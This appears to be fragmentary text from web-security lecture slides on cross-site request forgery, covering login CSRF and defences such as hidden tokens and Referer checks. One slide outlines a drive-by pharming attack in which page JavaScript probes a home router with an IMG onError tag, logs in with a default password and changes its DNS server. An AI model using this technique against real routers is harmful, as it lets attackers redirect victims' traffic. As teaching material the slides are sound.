
# Form post with cookie



User credentials



# Cookieless Example: Home Router





# Attack on Home Router

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- Fact:
  - 50% of home users have broadband router with a default or no password
- Drive-by Pharming attack: User visits malicious site
- JavaScript at site scans home network looking for broadband router:
  - SOP allows “send only” messages
  - Detect success using onerror:

```
<IMG SRC=192.168.0.1 onError = do() >
```
  - Once found, login to router and change DNS server
- Problem: “send-only” access sufficient to reprogram router



# CSRF Defenses

- Secret Validation Token



```
<input type=hidden value=23a3af01b
```


- Referer Validation



```
Referer: http://www.facebook.com/home.ph
```




# Login CSRF



